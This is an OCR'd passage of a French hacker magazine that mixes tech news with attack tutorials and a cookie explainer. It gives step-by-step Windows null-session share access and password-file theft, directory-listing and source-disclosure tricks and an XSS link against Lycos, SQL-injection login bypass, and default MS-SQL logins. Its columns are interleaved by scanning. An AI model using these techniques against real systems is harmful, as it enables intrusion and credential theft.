En cas de réussite de la connexion (ce qui sera le cas par défaut sur la majorité des machines sous Windows), le pirate est connecté sur le serveur en temps qu'utilisateur "anonyme". Cela signifie qu'il a des droits très réduits, mais cependant suffisants pour lister le détail des répertoires partagés, y accéder (si aucun mot de passe n'y est mis bien sûr), et récupérer le nom des utilisateurs.

Commençons par voir comment lister les repertoires qui sont partagés sur la machine :

```
C:\>net view \\172.18.123.19
Shared resources at \\172.18.123.19
Share name  Type  Used as  Comment
-------------------------------------------
Partage     Disk
PIRATZ      Disk
NETLOGON    Disk  Logon server share
ultraperso  Disk
The command completed successfully
```

Pour accéder à un répertoire partagé, et ainsi lire ou écrire des fichiers sur la machine distante, le pirate va insérer l'entrée suivante dans le fichier C:\WINDOWS\LMHOSTS :


```
172.18.123.19  PIRATZ  #PRE
```

Ensuite, il tape "nbtstat -R" pour que Windows recharge le fichier lmhosts et soit ainsi capable d'accéder au serveur ciblé. S'il a été défini sans mot de passe, le répertoire partagé sur ce serveur nommé Partage peut alors être accédé avec la commande :

```
C:\>net use Z: \\PIRATZ\Partage
```

Un nouveau disque appelé Z: apparaît alors sur l'ordinateur du pirate : il contient en fait le repertoire partagé du serveur... Si le répertoire du site web est partagé en écriture, cela permet au pirate de défacer le site (ne rigolez pas, ça arrive !). Si le pirate n'obtient qu'un accès en lecture, mais sur l'ensemble du disque C:\, il pourra récupérer les fichiers contenant les mots de passe (du type .PWL, SAM._, les copies de la base de registre, etc...) et il pourra les cracker tranquillement avec un outil comme John the Ripper (voir sur www.openwall.com).

Sachez qu'il existe aussi par défaut des partages complets du disque dur, nommés C$, D$, etc. Ce qui signifie que si le pirate arriver à deviner ou à brute-forcer le mot de passe de l'administrateur, il peut avoir un accès complet au système, et cela même si aucun outil d'administration à distance est installé ! Une belle initiative des ingénieurs de M$Krosoft...



Lister les utilisateurs

L'autre intérêt du partage IPC$ anonyme, c'est qu'il permet de lister les noms d'utilisateurs du système, et d'obtenir plein d'infos dessus... et cela sur tous les systèmes Windows qui ont la clé RestrictAnonymous mise à 0 ou à 1 (c'est-à-dire, en pratique, la majorité des machines, puisque mettre cette valeur à 2 empêche d'avoir une bonne connectivité sur le réseau).

Le meilleur utilitaire qui permet de réaliser cette opération s'appelle GetAcct. Il existe aussi des outils en ligne de commande comme userdump et userinfo (http://www.hammerofgod.com/download.htm). Il est disponible en téléchargement à l'adresse :

http://www.securityfriday.com/ToolDownload/GetAcct/getacct_doc.html

Pour l'utiliser, il suffit à l'attaquant de donner le nom ou l'adresse IP du serveur, et le logiciel va se charger de faire les requêtes sur le réseau pour récupérer toutes les informations et de les afficher dans sa fenêtre *(voir la copie d'écran)*.

Avec toutes ces informations, un pirate n'a plus qu'à deviner un mot de passe pour se connecter à la machine. Cette tache est rendue élémentaire si Terminal Server, l'outil d'administration à distance de Microsoft, est activé sur le serveur. Pour le savoir, il suffit de reprendre le scan de ports effectué par nmap et de regarder si le port 3389 est ouvert . Si c'est le cas, l'utilisation d'un petit programme client permet de se connecter au serveur exactement comme si on était devant l'écran ! Après avoir rentré un nom d'utilisateur et un mot de passe valide, le pirate se retrouve devant le bureau, avec le menu démarrer, et tout ce qu'il faut. Il contrôle complètement la machine !

Vous pouvez trouver des programmes clients pour Terminal Server, pour Windows et pour Linux, sur les adresses suivantes (ou en cherchant sur Google) :

http://www.microsoft.com/windows2000/downloads/recommended/default.asp
http://www.rdesktop.org/

MAMAN, JE VEUX CHANGER D'UNIVERSITÉ !

Une université du Kansas vient de mettre en place un système de contrôle des paquets circulant sur le réseau, afin d'éliminer le trafic dû au P2P. Résultat : une connexion Internet bien plus rapide pour tout le monde, et 100.000 $ d'économie par an sur la facture internet de l'université. Evidemment, c'étaient les étudiants qui saturaient le réseau avec des programmes comme Kazaa tournant dans les résidences. Y en a qui doivent être contents, ils peuvent maintenant ouvrir un site FTP avec la nouvelle bande passante ! Et ce n'est peut-être qu'un début : si l'initiative de cette université relève d'un programme développé en local, l'Université du Wyoming a décidé d'utiliser la technologie "Audible Magic" (www.audible-magic.com) : celle-ci, au lieu de bloquer tout le trafic P2P, est capable de reconstituer le contenu étant transféré et de le comparer à une base de données de matériel copyrighté (de la musique principalement), en analysant les "empreintes digitales" des fichiers. Il ne reste plus aux étudiants qu'à zipper leurs fichiers on dirait.

L'ESCROQUÉ DÉBOUTÉ !

Le responsable du site de vente par correspondance qui s'était fait escroquer par un industriel ivoirien a été débouté de sa demande de remboursement et condamné à payer 3000 euros de dommages et intérêts à la BNP. Il avait accepté des paiements douteux par cartes bleues pour des ordinateurs portables, avant que sa banque n'exige d'être remboursée de ses achats frauduleux. Outré, l'entrepreneur d'Angers dénonce le comportement de la BNP, d'abord complice, puis répressive. A croire que les banquiers n'ont jamais tort...

LYCOS ET MULTIMANIA PIRATABLES !

De nombreux sites web hébergés par Lycos et Multimania étaient vulnérables à une faille de sécurité. Celle-ci était expliquée sur un site web de hackers depuis des mois quand elle a finalement été corrigée ! Mais est-ce la seule ?


LE FTP DES AS

Los nous a signalé par email l'existence d'une alternative intéressante à SmartFTP : AceFTP 2, qui est effectivement disponible en version freeware sur : http://freeware.aceftp.com Après un rapide survol de la bête, il s'agit en effet d'un client FTP perfectionné, capable de faire du FXP, et à l'interface assez originale (un mix entre SmartFTP et FlashFXP je dirais). Par contre, il semble (si je me trompe, dites-le-moi) qu'il manque certaines options comme le support des proxies Socks et de l'ident. Oui, je sais, je chipote.

LA RIAA CHANGE DE CAP

Début 2003, la RIAA, le BSA et le CSPP (Computer Systems Policy Project) ont annoncé avoir passé un accord pour une stratégie de lutte commune contre le piratage. Dans la liste des 7 principes à suivre, on note par exemple une idée révolutionnaire : "satisfaire les attentes des consommateurs". En résumé, l'idée est d'arrêter de faire pression sur les politiques pour qu'ils adoptent de nouvelles lois débiles, et de mettre l'accent sur les produits technologiques anti-piratage. "Notre défi (...) est d'encourager le développement économique par l'incitation au respect de la loi, par l'éducation et par des solutions techniques favorisant la croissance", a annoncé le PDG de la RIAA : "cet accord (...) vise à minimiser les débats publics interminables et les batailles légales inutiles" (serait-ce une allusion discrète au procès contre Kazaa ?). La RIAA va-t-elle donc maintenant dépenser ses sous sur le financement de technologie anti-piratage ? On dirait bien, et après tout, la MPAA ne faisant pas partie de cet accord, le Congrès a encore une source de revenus non négligeable.

Et oui, ils en auront mis du temps à réagir, les administrateurs de Lycos et Multimania. Sur le site www.newshackers.com, fermé depuis peu, le webmaster donnait depuis le mois de décembre les détails d'une petite manipulation illicite. Celle-ci permettait d'accéder au listing des fichiers contenus sur les comptes hébergés par www.multimania.com et membres.lycos.fr. Des mois après, la société Lycos finissait par corriger, devant la pression de divers utilisateurs de ses services qui n'appréciaient que moyennement la farce.



Quelles sont les conséquences ? Par exemple, quand on arrive à afficher le listing des pages web et des fichiers contenus sur un site, on peut contourner le système Allopass (accès à des ressources contre le paiement de quelques euros). D'où un manque à gagner pour les personnes hébergées par Lycos. De plus, il aurait apparemment été possible d'accéder aux bases de données du site en utilisant la même technique. Le problème, c'est que dans ces bases, un pirate peut découvrir des informations confidentielles, des mots de passe, etc...

TECHNIQUE PIRATE

Lorsque vous surfez sur un site Lycos, vous vous retrouvez devant une adresse du genre :
http://membres.lycos.fr/utilisateur/
L'astuce est de rajouter %3f.jps à la suite de cette URL, ce qui donne : http://membres.lycos.fr/utilisateur/%3f.jps/

Et là, devant vos petits yeux ébahis, qu'est-ce qu'on voit ? Non pas la page index.html sur laquelle vous étiez bloqué depuis le début... mais tout le détail des fichiers contenus sur le site ! Sur Multimania, même topo : http://multimania.com/utilisateur/%3f.jps donne accès au listage des fichiers du site web nommé 'utilisateur'.

Tout ça c'était avant qu'ils corrigent, bien sûr. Mais voyons un peu... est-ce qu'il n'y aurait pas d'autres failles ?

TROUVER LES MOTS DE PASSE GRÂCE AU CODE SOURCE

Mi-2002, ces services d'hébergement gratuit - en échange de publicité - avaient déjà connu un trou de sécurité similaire. Il suffisait de rajouter le caractère %3F à la fin d'une adresse web pour en afficher le code source. (Pour votre gouverne, sachez que le caractère %3F correspond au point d'interrogation en notation hexadécimale). La vulnérabilité était bien connue dans le milieu underground francophone, et avait fini par être corrigée. Par exemple, pour afficher le code source d'une page d'index écrite en langage PHP, il fallait taper :
http://multimania.com/utilisateur/index.php%3F

Les conséquences, là aussi, étaient potentiellement importantes. Car avec cette technique, il était possible d'afficher le code source des scripts php contenus sur la page... et donc d'avoir accès aux mots de passe de la base de données !

L'autre possibilité, quand un pirate a accès au code source, c'est qu'il peut y rechercher facilement des failles de sécurité. Son objectif est d'obtenir les droits d'écriture sur le site, afin de le défacer ou de faire d'autres joyeusetés qui témoignent d'une intelligence largement au-dessus de la moyenne des Dalton. Cet objectif, hélas, est souvent réalisable car les webmasters sont des particuliers qui n'ont que peu de connaissances en sécurité informatique, et donc qui écrivent des scripts php pas du tout sécurisés.

LE CROSS-SITE SCRIPTING, TOUJOURS AU RENDEZ-VOUS !

Le cross-site scripting, c'est une technique qui consiste à injecter du code Javascript ou Vbscript dans la page web qui est visionnée. Par exemple, sur Lycos, nous avons découvert qu'un pirate pourrait faire insérer un tel code d'attaque en induisant sa victime à cliquer sur un lien du type :

http://shopping.lycos.fr/scripts/lf/query.html?qu=%22%3E%3C%2Fa%3E%3Cscript%3Ealert%28%27Oh+%21%27%29%3C%2Fscript%3E&Suche+starten2.x=19&Suche+starten2.y=1

C'est un genre de faille extrêmement facile à repérer et à corriger, mais

pourtant on en trouve pratiquement partout ! Que ça soit sur Lycos ou sur d'autres sites, c'est pareil : ils sont tous vulnérables... C'est déprimant, car ces failles sont très exploitées par les pirates sur Internet. Espérons que Lycos comprendra, en lisant cet article, que corriger cette faille particulière ne servira absolument à rien s'ils ne lancent pas un audit complet de toutes leurs pages web. Sinon, il suffira de quelques minutes à un jeune de 15 ans pour trouver une autre faille du même genre. Les conséquences peuvent être diverses. Pour résumer, disons que ce n'est pas une faille qui pirate le serveur, mais plutôt qui attaque la personne affichant la page au niveau de son navigateur web. Le programme javascript qui s'y exécute peut récupérer les informations contenues dans la page de Lycos, les cookies d'authentification qui y sont associés, le mot de passe qui y est éventuellement tapé, etc.. Lisez notre article sur les nombreuses failles d'Internet Explorer pour avoir une idée des problèmes que cela peut engendrer (vol de cookies, introduction d'un cheval de Troie, récupération de fichiers, etc...)

ET C'EST PAS FINI ?

Soyons clairs : il ne faut pas s'affoler. Lycos a maintenant corrigé la majorité de ses trous de sécurité, qui n'étaient pas non plus si énormes, en considérant qu'ils proposent un service gratuit. Nous ne pensons pas que les concurrents de Lycos soient plus sécurisés ! Ce qu'il faut retenir de cette histoire, c'est qu'il s'agit d'un bon exemple du niveau de confidentialité des données auquel on peut s'attendre sur Internet. Autrement dit, il est plutôt bas...

Et pour vous faire réfléchir un peu, voici des messages d'erreurs que nous avons pu faire apparaître dans le code source de leur site :

```
<table border="0" width="768" cellpadding="0" cellspacing="0">
<!-- returning: offertext.normalizednameidx:" xxxx gtiaaaa" -->
<!-- SYNTAX ERROR: End-of-String inside a quoted phrase -->
<!-- SYNTAX ERROR: We were expecting a word inside a phrase, but got: ( -->
```

Pirat'z H4x0r en Chef

ATTAQUE DU SERVEUR MS-SQL

DO IT !

La majorité des serveurs web intègrent une base de données SQL. Il existe aussi des serveurs dédiés de base de données. Vous vous souvenez de ce ver qui a fait tomber Internet pendant plusieurs heures le 25 janvier 2002 ? Il avait réussi à infecter plus de 200,000 systèmes grâce à un trou de sécurité dans le serveur MS-SQL qu'ils faisaient tourner. MS-SQL est tout simplement le serveur SQL de MicroSoft, qui est en écoute sur le port 1433.

Il existe différentes attaques possibles. Celle utilisée par le ver est l'exploitation d'une faille de type "buffer overflow" sur le port 1434. Ce trou de securité a été découvert par David Litchfield, qui a publié un exploit fonctionnel (petit programme permettant de rentrer à distance dans le serveur en utilisant le trou de sécurité). L'exploit, qu'il faut compiler avec Visual C++ ou DEVCPP, est disponible sur http://www.securiteam.com/exploits/5FP0N2K8UA.htm. Mais ne rêvez pas (petits malins) ! L'épisode malheureux du ver SQL a eu au moins la conséquence bénéfique d'obliger les administrateurs systèmes à appliquer le correctif. Néanmoins, c'est un bon exemple de technique de piratage à distance.

L'autre possibilité est de se connecter à l'aide des mots de passe par défaut. En particulier, les serveurs MS-SQL ont comme nom d'utilisateur ayant les privilèges d'administrateur un compte appelé "sa", qui par défaut ne possède aucun mot de passe ! Là encore, un ver a fait un peu de ménage, mais il reste encore des serveurs sur lesquels il est possible de se connecter sans mot de passe à l'aide d'une simple connexion sur le port 1433, et à partir de là de s'introduire dans la machine... Effrayant. D'autant que le programme sqlpoke (dont on ne vous donnera pas l'adresse cette fois-ci, on ne va pas vous mâcher tout le travail, non mais !) permet d'automatiser complètement cette tache.

Enfin, la dernière possibilité est d'exploiter un défaut des scripts du serveur web pour injecter du code dans les requêtes SQL qui sont passées. Là, tout dépend des compétences du développeur web (et elles sont rarement bonnes au niveau sécurité). Un exemple tout simple pour vous faire comprendre le principe :

Imaginez une page qui demande un login et un password. Vous donnez "toto" et "popo". Un script les récupère au niveau du serveur web, et envoie une requête de ce type au serveur SQL pour savoir si les informations fournies sont valides:

```
SELECT * FROM tableusers WHERE login='toto'
AND password='popo'
```

La réponse du serveur sera vide car aucun champ de sa table ne correspond aux données que vous avez fournies (sauf si vous avez eu un coup de pot énorme !). Par contre, en donnant comme login "toto'--" et rien comme mot de passe, voilà ce que ça donne :

```
SELECT * FROM tableusers WHERE login='toto'--'
AND password='
```

Comme les deux tirets signifient que la suite de la ligne ne doit pas être prise en compte, la requête devient "donne moi tous les champs qui ont le login "toto". Le mot de passe est donc ignoré ! Avec cette technique, un pirate peut se connecter à la place de l'utilisateur toto sans connaître son mot de passe.

/Z

MICROSOFT AU TOP DE LA SÉCURITÉ

En fin d'année dernière, quelqu'un a découvert sur un serveur FTP public de Microsoft des fichiers confidentiels contenant en particulier des présentations, des rapports internes et d'autres informations sur la compagnie... et notamment un fichier où se trouvaient des millions de noms et adresses de clients. Ce fichier zip était bien sûr protégé par un mot de passe résistant à toute attaque, en l'occurrence "dbms". Peu de temps auparavant, un chercheur en sécurité (synonyme de hacker) avait pu pénétrer dans le réseau Microsoft en utilisant des "failles connues" des produits MS : il avait ensuite récupéré des documents confidentiels, qui sont depuis disponibles aux yeux de tous sur : www.securityoffice.net/mssecrets. En vrac, on y trouve des mails (par exemple de Billou ou de Stevie à leurs esclaves, euh, employés), le projet Aladdin pour les réseaux domestiques, un rapport sur la difficulté de faire passer les serveurs Hotmail de Unix à Windows, etc. Le gars responsable ferait mieux de ne pas passer ses prochaines vacances aux USA...

PAS DE MUSIQUE POUR LES MILITAIRES

Les militaires américains de la Navy qui avaient été pris en flagrant délit de piratage en novembre dernier risquent de passer devant la cour martiale. La RIAA avait en effet été à l'origine d'une action policière où 100 ordinateurs de l'Académie Navale de la Navy avaient été confisqués pour inspection, étant suspectés d'offrir au téléchargement des MP3 et autres films. Je vois d'ici la lettre aux parents : "Madame, Monsieur, votre fils a enfreint le règlement scolaire. J'ai le plaisir de vous inviter à son exécution, la semaine prochaine. Veuillez agréer, ...

DEMYSTIFIER

On prête souvent aux cookies des pouvoirs étranges, des propriétés maléfiques. Ce petit article veut vous faire comprendre ce qu'est réellement un cookie. Pour en finir avec les idées reçues !

Hackez grâce à Microsoft

Après avoir subi l'opprobre international suite aux dégâts causés par le virus SQLHammer, Microsoft entreprend de réparer les dégâts. Entre autres, on peut désormais trouver sur leur site un outil de scan bien utile pour vérifier si notre ordinateur est vulnérable. Mais plus que ça, il permet également de scanner un range entier d'adresses IP à la recherche de machines vulnérables... Voilà les hackers contents, Microsoft leur offre directement l'outil de scan en ligne de commande idéal pour exploiter la vulnérabilité SQL.

Sécurité utopique

Freenet n'est pas le seul outil dédié au P2P "sécurisé". Les Espagnols de chez Bitmap Multimedia (ça sonne très espagnol en effet) développent depuis plusieurs années Filetopia (www.filetopia.org), un logiciel destiné à permettre des communications et un partage de fichiers sécurisés. D'ailleurs, leur "motivation", d'après leur site, est d'œuvrer "for a free Net"... clin d'œil à Freenet ? En tout cas, comme chez ce dernier, toutes les communications sont fortement encryptées. De plus, afin de garantir l'anonymat, Filetopia annonce des "techniques sophistiquées" vous rendant "totalement anonyme et inattaquable". Hmm, alléchant... mais ces techniques (au pluriel) ne sont que l'emploi d'un proxy (au singulier), ici appelé "bouncer", destiné à cacher votre IP. Vous avez donc effectivement la possibilité d'utiliser un tel bouncer pour être totalement anonyme sur le réseau. Outre que votre bande passante s'en retrouvera réduite, la sécurité d'un tel système me semble un peu limitée. Ça vous dit, vous, de vous connecter sur le bouncer du FBI ?

Les cookies et la sécurité

Le problème de ces cookies est qu'ils contiennent des informations vous concernant. En effet, lorsque vous vous connectez à un site personnalisable, celui-ci va vous poser quelques questions afin de dresser votre profil, puis stocker ces données dans un cookie. Selon le site sur lequel vous vous connectez cela peut être à votre avantage ou non...
En effet, si vous vous connectez sur le site d'un magasin permettant d'acheter en ligne, il pourra, par le biais d'un questionnaire, connaître vos goûts et vous proposer des articles pouvant vous intéresser. Par exemple, en sachant si vous êtes un homme ou une femme il pourra vous aiguiller directement au rayon approprié pour vous faire économiser du temps (et

Quels sont ces étranges gateaux qu'un site internet vous a sûrement déjà proposé? La plupart du temps un serveur vous propose de placer un cookie, vous ignorez ce terme et cliquez sur "OK" sans vous préoccuper de son devenir. Ce cookie est en fait un petit fichier texte qui est stocké sur votre disque et qui permettra que le serveur vous reconnaisse la prochaine fois que vous revenez sur le site de telle façon à connaître vos préférence (par exemple les options que vous aurez coché) pour vous éviter de les resaisir.

ATTRIBUT	VALEUR	SYNTAXE	DESCRIPTION
NOM_DU_COOKIE	VALEUR	Le nom et la valeur ne peuvent pas contenir les caractères point-virgule (;), virgule (,) et espace ( ). Pour mettre de telles valeur il faut recourir à l'encodage URL en hexadécimal	Cet attribut est obligatoire (c'est d'ailleurs le seul)
expires	DATE	Jour, DD-Moi-YYYY HH:MM:SS GMT	L'attribut expires permet de définir la date à laquelle le cookie ne doit plus être stocké sur le disque, et ne doit plus être pris en compte par le serveur
domain	nom_du_domaine	xxx.xxx.xxx	Le nom de domaine est généralement laissé vide car le nom du serveur est assigné par défaut (c'est ce que l'on désire généralement). Lorsqu'il est indiqué, le nom de domaine doit contenir au moins deux points (ie www.hotmail.com). Une machine provenant d'un domaine spécifique ne peut spécifier qu'un nom de sous-domaine ou son propre nom de domaine
path	/repertoire	/chemin/	L'attribut path (traduisez chemin) permet de définir un sous-répertoire ou un fichier du serveur sur lequel le cookie est valide, afin de réduire son champ d'action
secure	aucun		L'attribut secure est optionnel. Il permet de spécifier que le cookie sera envoyé uniquement si la connexion est sécurisée (par le protocole SSL)

• Un cookie ne peut pas dépasser 4Ko • Un client ne peut pas avoir plus de 300 cookies sur son disque • Un serveur ne peut créer que 20 cookies maximum chez le client

VOLER LES COOKIES SUR INTERNET EXPLORER
"LIRE NOS ENQUÊTES PAGES 15 ET 23"

LES COOKIES

surtout pour mieux vendre), et s'il sait que vous êtes amateur de tennis il vous proposera les derniers articles en la matière. En revanche, refusez de céder des informations sur vous à un site ne vous inspirant pas confiance... il n'a aucune raison de collecter des informations vous concernant.

En réalité un cookie n'a rien de dangereux en soi car c'est le navigateur qui les gère en écrivant dans un fichier des paires clés / valeurs.
D'autre part, les données stockées dans un cookie sont envoyées par le serveur, ce qui signifie qu'il ne peut en aucun cas contenir des informations sur l'utilisateur que celui-ci n'a pas donné, ou en d'autres termes: le cookie ne peut pas collecter des informations sur le système de l'utilisateur !

Là où les cookies peuvent être embêtants pour la sécurité, c'est quand ils servent à l'authentification sur des services web (comme une messagerie, un intranet, un forum...). Car dans ce cas votre cookie sert de clé : si un pirate arrive à voler le cookie, il pourra accéder au service web à votre place sans avoir à rentrer de mot de passe. C'est pourquoi il est déconseillé de cocher les cases "retenir mon mot de passe" sur les pages web, afin de ne pas posséder de cookie sensible.


Où sont stockés les cookies?

Ces cookies sont généralement stockés dans un fichier cookies.txt, vous pouvez par exemple le mettre en lecture seule pour ne plus être ennuyé par les serveurs vous les proposant.

Il existe un programme appelé "Cookie Jar" permettant de spécifier les serveurs dont vous acceptez les cookies. Vous pouvez le télécharger sur le site : http://www.webattack.com/get/cookiejar.shtml

Comment fonctionnent les cookies?

Les cookies font partie des spécifications du protocole HTTP, c'est-à-dire le protocole permettant de surfer sur des pages web. Le protocole HTTP permet d'échanger des messages entre le serveur et le client à l'aide de requêtes HTTP et de réponses HTTP.
Les requêtes et réponses HTTP contiennent des en-têtes permettant



d'envoyer des informations particulières de façon bilatérale. Un de ces en-têtes est réservé à l'écriture de fichiers sur le disque : **les cookies.**

L'en-tête HTTP réservé à l'utilisation des cookies s'appelle Set-Cookie, il s'agit d'une simple ligne de texte de la forme:

Set-Cookie : NOM=VALEUR;
domain=NOM_DE_DOMAINE; expires=DATE
Il s'agit donc d'une chaîne de caractères commençant par *Set-Cookie* : suivie par des paires clés-valeur sous la forme *CLE=VALEUR* et séparées par des virgules.
Sur la page de gauche se trouve un tableau des principales clés (appelées **attributs**) possibles pour un cookie.

Envoi des cookies au serveur

Lorsqu'un client se connecte à un site (donc au serveur), les cookies pour le domaine et le chemin spécifié sont automatiquement envoyés dans les en-têtes de la requête HTTP. L'en-tête se présente alors sous la forme:

Cookie : NOM1=VALEUR1; NOM2=VALEUR2; ...
Un **script CGI** (ou autres tel que **ASP** ou **PHP**) peut alors vérifier la présence du cookie :

- en analysant les en-têtes dans le cas du CGI
- en utilisant l'objet **Request** dans le cas du script ASP
- en utilisant les variables $NOM1, $NOM2,... créés automatiquement par le moteur de script **PHP**

LA LICENSE FDL

'Z

"Allo Pass ? Non, c'est la police !"

En décembre, les gendarmes sont allés rendre visite à une trentaine de personnes responsables de sites internet utilisant le service Allopass pour commercialiser des films en divx en particulier. Avec Allopass, vous pouvez conditionner l'accès à une partie de votre site web par l'entrée d'un code que l'internaute obtient en passant un coup de téléphone. Allopass, après s'être servi au passage, vous reverse les gains. Pas très malins, les pirates avaient bien sûr donné leurs coordonnées à Allopass pour le paiement...

Spoofez pas, y en aura pour tout le monde

Bel exemple de spoofing, la société Overpeer combat le P2P en distribuant des versions endommagées de fichiers sur les réseaux P2P. Assez discrète, elle ne dévoile pas ses clients, des compagnies majeures de l'industrie du disque et du cinéma aux Etats-Unis. En effet, ça ne fait pas une très bonne publicité pour ces compagnies qui combattent des internautes qui sont aussi souvent leurs clients. Comment travaille Overpeer ? Ils identifient les œuvres de leurs clients distribuées illégalement sur le réseau, les récupèrent, les modifient pour les rendre inutilisables, et les redistribuent. L'objectif étant bien sûr de rendre les réseaux P2P moins attrayants par les difficultés qu'auront les internautes à trouver ce qu'ils cherchent. Difficile quand même de savoir si cette technique est suffisamment efficace pour les décourager : pour être capable de distribuer un fichier corrompu à grande échelle, il faut déployer d'énormes ressources. Et s'il ne peut pas trouver son MP3 sur Kazaa, à votre avis, le pirate préférera-t-il un site de vente en ligne, ou WinMX ?

NOUVELLES L
TOUS EN

LOIS

MICROSOFT PASSERA À LINUX !

C'est en tout cas ce que prévoit l'institut de recherche et de conseil Meta Group Inc. D'après eux, d'ici à 2004, Microsoft devrait porter certains de ses produits phares, comme tout ce qui toume autour de .Net, sur la plateforme Linux. C'est la conséquence d'une étude menée sur la pénétration de Linux sur le marché : Linux représenterait actuellement entre 15 et 20 % des nouveaux serveurs, chiffre qui devrait plus que doubler dans les cinq prochaines années. À quand un "X-Windows XP" de la part de Billou ?

L'ADSL BIENTÔT LIMITÉ EN DOWNLOAD ?

Le trafic P2P commence à soulever des inquiétudes sérieuses côté FAI. Notamment pour le haut débit, pour lequel le P2P consomme un bon 60 % de la bande passante en journée, et encore plus pendant la nuit (de 80 à 90 %). Ce qui n'est pas fait pour rassurer les FAI, même s'ils peuvent ainsi récupérer tous les derniers jeux et films dans leurs logs. En Allemagne, Tiscali a déjà commencé à facturer 0,0149 euro le Mo au-delà de 1 Go... calculez, ça fait cher pour le downloadeur un peu assidu. En France, Net Pratique vient de lancer l'offensive en limitant son offre 512 kbits à 20 Go par mois, et la 1024 kbits à 30Go : les gros consommateurs verront leur compte supprimé. Surveillez donc bien l'évolution au niveau de votre FAI, car il fera peut-être de même bientôt ! Pourtant, d'après le président de la Fondation Internet Nouvelle Génération, il ne faut pas condamner le P2P : "les internautes vont en raffoler pour s'échanger des fichiers de photographies par exemple". Ma foi, c'est peut-être vrai, s'il pense au même genre de photographies que moi...

Le gouvernement vient de dévoiler deux textes législatifs qui pourraient bien changer radicalement certains aspects du paysage informatique en France. Dans sa hâte de transposer les directives européennes correspondantes dans le droit français, il semble qu'il ait oublié d'en examiner attentivement les conséquences. Dans le cas où ces deux projets de loi seraient adoptés, conservez précieusement vos exemplaires précédents de Pirat'z et Pirat'gamez, puisqu'il deviendrait interdit de les distribuer... autant dire qu'on ne va sans doute pas vous proposer de sitôt de commander les anciens numéros.

EUCD ET LEN, EN RETARD MAIS UN PEU TÔT

Rappelez-vous que dans le numéro 1, on vous disait que la France avait toutes les chances d'être en retard pour adapter l'EUCD (European Union Copyright Directive) au droit français. Cette directive européenne de mai 2001 devait en effet être transposée par tous les états membres avant le 22 décembre 2002. Pas de bol, seuls deux états de l'UE (le Danemark et la Grèce) ont tenu les délais, ce qui la fout un peu mal question crédibilité. De nombreux pays ont en effet du mal à digérer le contenu de cette directive, qui s'apparente au DMCA (Digital Millenium Copyright Act) américain : le DMCA a beaucoup fait parler de lui Outre-Atlantique, en posant notamment certains problèmes que les Européens aimeraient bien éviter (le DMCA rendant illégales des pratiques qui devraient être autorisées).

La France a donc pris le temps de mûrir son projet de loi... enfin, c'est ce qu'on pourrait penser vu que ce n'est que début décembre 2002 qu'on a enfin eu vent d'un avant-projet de loi visant à transposer l'EUCD. Cependant, il semble que ce document ait été en fait rédigé assez hâtivement, sans doute à cause du changement de gouvernement l'an dernier qui n'a pas dû aider à garder un suivi continu du projet. Bref, cet avant-projet, disponible sur http://www.planetelibre.net/article/cspla/doc.txt, est loin de faire l'unanimité au vu de l'interprétation assez radicale qui a été faite de l'EUCD.

La LEN (Loi pour la confiance dans l'Economie Numérique), est elle aussi loin d'inspirer la confiance parmi les acteurs au quotidien du secteur informatique. Il ne s'agit pour l'instant que d'un projet de loi, mais déjà adopté par le conseil d'Etat début janvier, et destiné à transposer une directive européenne de juin 2000. Là encore, certains éléments bien éloignés des réalités du terrain laissent penser que l'Etat n'a pas pris le temps de bien étudier le sujet à fond. Ce qui est assez inquiétant au vu des conséquences qu'un tel texte pourrait avoir...

L'EUCD OU LA FIN DE NOS LIBERTÉS

En (très) gros, l'objectif de l'EUCD, c'est d'empêcher la duplication illégale de matériel copyrighté. Ce qui est louable en soi, mais pas facile à mettre en œuvre. La preuve avec l'un des articles fondamentaux de notre avant-projet de loi français, et un des plus controversés, l'article 14, qui nous dit que:

"Est assimilé à un **délit de contrefaçon,**

☠ **1°** le fait pour une personne de **porter atteinte**, en connaissance de cause, à toute technologie, produit, appareil, dispositif, moyen, service ou composant qui, dans le cadre normal de son fonctionnement, est destiné à permettre **le contrôle d'une utilisation de l'œuvre,**

